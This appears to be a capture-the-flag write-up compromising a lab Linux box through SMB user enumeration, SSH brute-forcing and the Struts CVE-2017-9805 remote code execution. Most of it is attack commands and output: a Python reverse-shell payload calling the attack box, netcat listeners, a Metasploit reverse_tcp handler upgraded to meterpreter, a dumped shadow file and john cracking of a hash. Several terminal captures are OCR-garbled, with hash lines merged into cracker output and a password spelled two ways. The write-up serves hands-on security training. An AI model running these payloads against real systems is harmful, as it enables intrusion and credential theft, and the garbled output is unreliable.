


## #1: RECONNAISSANCE

```
Applications Places System Mon 25 Apr, 15:19 AttackBox IP: 10.10.217.213
root@ip-10-10-217-213: ~
File Edit View Search Terminal Help
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-enum:
|_ /development/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp   open  ajp13?
8080/tcp   open  http-proxy
|_ fingerprint-strings:
|_ LANDesk-RC:
|_ HTTP/1.1 400
|_ Content-Type: text/html; charset=utf-8
|_ Content-Language: en
|_ Content-Length: 2243
|_ Date: Mon, 25 Apr 2022 14:09:41 GMT
|_ Connection: close
|_ <!doctype html><html lang="en"><head><title>HTTP Status 400
|_ Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;
h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;co
r:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font
amily:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;
ont-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><bod
```


Samba Users:

Using enum4linux, we can use the anonymous login from samba enabled in the server to enumerate users:

```
1-5-32-1048 *unknown*\*unknown* (8)
1-5-32-1049 *unknown*\*unknown* (8)
1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 a
gon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
```



Apache Tomcat 9.0.7 is running and accessible, so we can try to reach that struts2 app the hint below is pointing at




2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K


2018-04-21: I got Apache set up. Will put in our content later. -J

“Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST...”




Struts2 REST example EntryPoint:

<http://10.10.159.30:8080/struts2-rest-showcase-2.5.12>



## ##Gathering Credentials

Since I knew it was a simple password, I decided to try with hydra. In hindsight, I would have opted for a faster method like metasploit's auxiliary/scanner/ssh/ssh\_login



Kay's password is not in rockyou.txt, as expected

## ## EXPLOITATION

### Method 1: Exploit weak permissions (readable SSH directory)

Now that we have jan's credentials (**jan:arnando**), we can ssh into the machine

We notice some interesting files and directories in Kay's directory right away:





## Method 2: Struts 2.5 - 2.5.12 REST Plugin XStream RCE - CVE-2017-9805

```
root@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/struts2-rest-showcase-2.5.12/orders/3 id
<!doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> java.lang.String cannot be cast to java.security.Provider$Service : java.lang.String cannot be cast to java.security.Provider$Service</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><pre>com.thoughtworks.xstream.converters.ConversionException: java.lang.String cannot be cast to java.security.Provider$Service
---- Debugging information ----
message           : java.lang.String cannot be cast to java.security.Provider$Service
cause-exception   : java.lang.ClassCastException
cause-message     : java.lang.String cannot be cast to java.security.Provider$Service
class             : java.util.HashMap
required-type     : java.util.HashMap
converter-type    : com.thoughtworks.xstream.converters.collections.MapConverter
path              : &#47;map&#47;entry
line number       : 49
version           : 1.4.8
-----
com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:79)
com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:65)
com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:66)
com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:50)</pre></body></html>
```

We can see the API is throwing some debugging information, so the code is probably being executed causing a runtime error on the server. Now we can try to make a connection to our attack box to see if the code is executing correctly

```
root@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/struts2-rest-showcase-2.5.12/orders/3 "nc 10.10.154.235 4444"
<!doctype html><html lang="en"><head><title>HTTP Status 500 - Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 - Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> java.lang.String cannot be cast to java.security.Provider$Service : java.lang.String cannot be cast to java.security.Provider$Service</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><pre>com.thoughtworks.xstream.converters.ConversionException: java.lang.String cannot be cast to java.security.Provider$Service
---- Debugging information ----
message           : java.lang.String cannot be cast to java.security.Provider$Service
cause-exception   : java.lang.ClassCastException
cause-message     : java.lang.String cannot be cast to java.security.Provider$Service
class             : java.util.HashMap
required-type     : java.util.HashMap
converter-type    : com.thoughtworks.xstream.converters.collections.MapConverter
path              : &#47;map&#47;entry
line number       : 49
version           : 1.4.8
-----
com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:79)
com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:65)
com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:66)
com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:50)</pre></body></html>
```

```
root@ip-10-10-154-235:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57252 received!
```

It seems like the netcat version installed doesn't support the `-e` switch. Since we know it's a Linux server, we can try to use pentestmonkey's (<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>) reverse shell payload for python, carefully escaping the double quotes to pass it as a single argument

```
Applications Places System Wed 27 Apr, 21:30 AttackBox IP: 10.10.134.235
Orders - Mozilla Firefox
root@ip-10-10-154-235: ~
File Edit View Search Terminal Help
com.opensymphony.xwork2.DefaultActionProxy.execute(DefaultAct
ionProxy.java:160)
org.apache.struts2.dispatcher.Dispatcher.serviceAction(Dispat
cher.java:577)
org.apache.struts2.dispatcher.ExecuteOperations.executeAction
(ExecuteOperations.java:81)
org.apache.struts2.dispatcher.filter.StrutsPrepareAndExecuteF
ilter.doFilter(StrutsPrepareAndExecuteFilter.java:143)
<pre><p><b>Note</b> The full stack trace of the root cause is availa
ble in the server logs.</p><hr class="line" /><h3>Apache Tomcat/9.0.7
</h3></body></html>
root@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/st
ruts2-rest-showcase-2.5.12/orders/3 "python -c 'import socket,subproc
ess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
\"10.10.154.235\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1)
; os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\", \"-i\"]);'"
<!doctype html><html lang="en"><head><title>HTTP Status 500 - Interna
```

```
$ whoami
tomcat9
$ head /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CD865070892C1F760E2FE75

IoNlb/3oq2Pd56EZ23oAa3xLvhu5Z1crRr40NGUAnKcRq3+9vn6xcuJp2UDuUtlZ
o9dyIE3B4wUZTueBpmb487rdFvKTOvQrVhty1K2aLy2Lka2Cnfj28Llv+FMadsN
KRvjw/HRLcGXPy8B7nsA1eLPYrP2IH3QOFIYLSPhYv79RC6S16frkD5vXxZbdfX
AKAn+3T5FU49AEVKBjTznLTebW31mxjv0LLXAqiaX50feXMacIQOUMCHATlpVXnN
Lc4BaG7cVXs1AmPlefLx7uN4RuB9N2S42p0lpbcb4UEawX0Tt+VKd6kzh+Bk0aU
hWQ3Cdnb/U+dRasu3oxqykLKU2dPseU7rLpPAqay+ogK/woTbnTrkRngKqLQxHL
$
```

From here, we proceed to do as in the first method to exfiltrate the private key, crack the passphrase, connect to the machine as kay and switch to a superuser shell.

Now, we should be able to read the shadow file, where we can find jan's password hash in the default linux format, SHA-512 (sha512crypt for use with john).

John can detect this format automatically if we copy the whole entry, and the password is so simple that we can just use the default wordlist (although this is something we already knew)

```
root@basic2:/home/kay
File Edit View Search Terminal Help
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
l1st:*:17379:0:99999:7:::
lrc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
kld:*:17638:0:99999:7:::
messagebus:*:17638:0:99999:7:::
uuidd:*:17638:0:99999:7:::
dnsmasq:*:17638:0:99999:7:::
kay:S050NBML90wSPuwzhgbc2chaNeqWFO/UvH2y35zvb3Wtr
cUte.KPUH6ND4Cyx9Wuu449W3nrzVtk/17644:0:99999:71g 0:00:00:02 DONE 2/3 (2022-05-01 00:14) 0.3846g/s 2129p/s 2129c/s 2
sshd:*:17638:0:99999:7:::
tomcat9:!:17639:!!!!:
jan:S658bzdn7oU5WjYF4ZLF/QuPu1NAz17bthT8LviWlkyMbly
fKQRdxqbP8t03.x.pXv04xdqexxbIIIG0:17640:0:99999:7
root@basic2:/home/kay#
```

```
root@ip-10-10-162-221:~
File Edit View Search Terminal Help
/usr/share/wordlists/SecLists/Passwords/Software/john-the-ripper.txt
root@ip-10-10-162-221:~# vim jan_hash.txt
root@ip-10-10-162-221:~# john jan_hash.txt
Warning: detected hash type "sha512crypt", but the string is also rec
ognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these a
s that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX
2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort. Almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, i
f any.
Proceeding with wordlist:/opt/john/password.lst
armando
(jan)
cUte.KPUH6ND4Cyx9Wuu449W3nrzVtk/17644:0:99999:71g 0:00:00:02 DONE 2/3 (2022-05-01 00:14) 0.3846g/s 2129p/s 2129c/s 2
sshd:*:17638:0:99999:7:::
tomcat9:!:17639:!!!!:
jan:S658bzdn7oU5WjYF4ZLF/QuPu1NAz17bthT8LviWlkyMbly
fKQRdxqbP8t03.x.pXv04xdqexxbIIIG0:17640:0:99999:7
root@ip-10-10-162-221:~#
```

## # Method 2.2 - Privilege Escalation without stealing kay or jan's credentials?

##INCOMPLETE

Now in order to transfer enum4linux.pl, we need a tty -> we'll use python to spawn a shell and trick the system into thinking we have a tty to be able to scp into our attackbox and input the password:

```
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)
85.199.108.133]:443... ^C
root@10-10-10-154-235:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57300 received!
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
tomcat9@basic2:/$ scp root@10.10.154.235:/root/enum.pl ./
scp root@10.10.154.235:/root/enum.pl ./
Could not create directory '/home/tomcat9/.ssh'.
The authenticity of host '10.10.154.235 (10.10.154.235)' can't be es
ablished.
ECDSA key fingerprint is SHA256:+S7DzmPK/qIPv5KLMWKjPyYmq8VAh3900Joc
dmuS9M.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/home/tomcat9/.ss
/known_hosts).
root@10.10.154.235's password: 7bc746f771bc3d19

./enum.pl: Permission denied
tomcat9@basic2:/$ pwd
pwd
/
tomcat9@basic2:/$ cd tmp
```

\* cd into tmp to be able to copy the file over

<https://raw.githubusercontent.com/jondonas/linux-exploit-suggester-2/master/linux-exploit-suggester-2.pl>

```
file Edit View Search Terminal Help
#####
Linux Exploit Suggester 2
#####

Local Kernel: 4.4.0
Searching 72 exploits...

Possible Exploits
[!] af_packet
    CVE-2016-8655
    Source: http://www.exploit-db.com/exploits/40871
[.] exploit_x
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[!] get_rekt
    CVE-2017-16695
    Source: http://www.exploit-db.com/exploits/45010

tomcat9@basic2:/tmp$ scp root@10.10.154.235:/root/chocobo_root.c choc
bo_root.c
root@10.10.154.235:/root/chocobo_root.c chocobo_root.

Could not create directory '/home/tomcat9/.ssh'.
The authenticity of host '10.10.154.235 (10.10.154.235)' can't be est
ablished.
ECDSA key fingerprint is SHA256:+S7DzmPK/qIPv5KLMWKjPyYmq8VAh3900JocV
dmuS9M.
Are you sure you want to continue connecting (yes/no)? yes
yes
```

However, we don't have gcc installed in the target system to compile the exploits suggested, so we will try to upgrade our reverse shell to a meterpreter session:



```

msf5 exploit(multi/handler) > set LHOST 10.10.154.235
LHOST => 10.10.154.235
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.154.235:5555
[*] Sending stage (36 bytes) to 10.10.75.149
[*] Command shell session 1 opened (10.10.154.235:5555 -> 10.10.75.149:35610) at 2022-04-27 22:57:09 +0100

id
/bin/sh: 1: \x00j\x00j?Xiy0j
X0Rh//shh/bin00RS00id: not found

$ whoami
tomcat9
$ id
uid=999(tomcat9) gid=999(tomcat9) groups=999(tomcat9)
$

```

```

File Edit View Search Terminal Help
Active sessions
=====

  Id  Name  Type           Information      Connection
  --  ---  --
  1    shell x86/linux $              10.10.154.235:5555 -> 10.10.75.149:35610 (10.10.75.149)

msf5 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.154.235:4433
[*] Sending stage (980808 bytes) to 10.10.75.149
[*] Meterpreter session 2 opened (10.10.154.235:4433 -> 10.10.75.149:55582) at 2022-04-27 23:01:58 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information      Connection
  --  ---  --
  1    shell x86/linux $              10.10.154.235:5555 -> 10.10.75.149:35610 (10.10.75.149)
  2    meterpreter x86/linux no-user @ basic2 (uid=999, gid=999, euid=999, egid=999) @ 10.10.75.149 10.10.154.235:4433 -> 10.10.75.149:55582 (10.10.75.149)

msf5 exploit(multi/handler) >

```

```

meterpreter > pwd
/tmp
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > search suggerster

Matching Modules
=====

#  Name                                     Disclosure Date
-  -
0  post/multi/recon/local_exploit_suggester 2018-01-01
al No Multi Recon Local Exploit Suggester

msf5 exploit(multi/handler) > use 0
msf5 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.75.149 - Collecting local exploits for x86/linux...

```



```
session 2/2
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.75.149 - Collecting local exploits for x86/linux...
[*] 10.10.75.149 - 35 exploit checks are being tried...
[+] 10.10.75.149 - exploit/linux/local/bpf_sign_extension_priv_esc:
The target appears to be vulnerable.
[+] 10.10.75.149 - exploit/linux/local/glibc_realpath_priv_esc: The
target appears to be vulnerable.
[+] 10.10.75.149 - exploit/linux/local/pkexec: The service is running
, but could not be validated.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > █
```